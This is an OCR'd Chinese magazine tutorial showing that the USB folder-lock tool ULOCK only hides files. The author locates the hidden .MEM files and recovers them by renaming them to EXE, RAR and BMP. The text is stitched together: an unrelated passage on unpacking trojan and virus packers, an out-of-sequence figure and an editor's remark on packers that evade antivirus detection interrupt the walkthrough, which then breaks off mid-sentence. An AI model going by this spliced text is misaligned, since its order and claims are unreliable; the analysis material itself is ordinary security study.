


图1　显示所有文件

经过上面的设置之后，现在就开始插入U盘，并且按照ULOCK的操作提示把ULOCK复制到U盘目录中。这里首先使用ULOCK来对U盘中的2233这个文件夹进行加密设置，我设置的密码是“123”，如图2。




图2　设置密码

输入密码完毕之后，单击“加密”按钮保存设置，现在可以看到2233文件夹内的文件消失了。此时要想显示刚才的文件就要双击运行ULOCK这个程序，在弹出的窗口中输入密码，如果密码输入错误，就无法进入，如图3。




图3　密码错误

但是，这里可以看到加密后的2233文件夹中多出了一个DESKTIP.INI文件和一个THUMBS.DN文件夹。打开这个文件夹之后看不到任何东西，虽然在WINDOWS系统的资源管理器中看不到存在文件，但是我们可以使用WSYSCHECK来查看真正躲藏的文件。




图4　发现文件

在虚拟机的系统下测试！

脱壳总结

本文主要针对木马、病毒这一类程序，当然也适用于其它类程序，技巧方法主要是使用ESP定律，很多人都知道的，但是可能还有很多人不知道它还可以这么用。另外，由于木马病毒体积的问题，所以使用猛壳加的程序会比较少，很多人会选择一些生僻壳或者自己写的壳来压缩程序，以达到体积小功能大的目的。好了，希望你能够从中学到点什么，下一次我们继续来研究吧！




图12　peid查壳

【本文所涉及的相关程序已收录在光盘中】

编辑点评：

随着免杀的流行，未知壳就开始越来越多的出现了，为啥？因为免杀者对代码随便修改一下，或者加一些生僻的壳，都能让peid失效而显示未知壳。peid靠的是签名文件来确定壳类型和编译语言，所以学习未知壳脱壳显得越来越重要了。

打开WSYSCHECK之后，可以看到在这个THUMBS.DN文件夹中，存在陌生的1.MEM、2.MEM、3.MEM这三个文件，发扬探索发现的精神，笔者把这三个文件COPY出来，如图4。

虽然复制出来了，但还真不知道这些文件是什么。现在使用C32ASM打开1.MEM文件，看到了一个MZ头，说明是EXE文件，如图5。




图5　用C32ASM打开1.MEM

于是，笔者脑袋中出现了一个念头，如果把这个1.MEM文件的后缀名修改为EXE，是否就会让文件露出真面目呢？来试试吧！大胆的把这个1.MEM修改为1.EXE，结果……居然就解密了。修改后缀名后并且运行，结果一切正常，如图6。




图6　使用正常

接着把2.MEM使用C32ASM打开后，可以看到一个RAR文件头，于是大胆的把2.MEM文件名修改为2.RAR，然后双击执行，果不其然，这就是一个RAR文件，如图7。

按照同样的原理，使用C32ASM打开这个3.MEM文件，可以看到是BM6头，大胆猜想这个文件就是一个BMP格式文件，

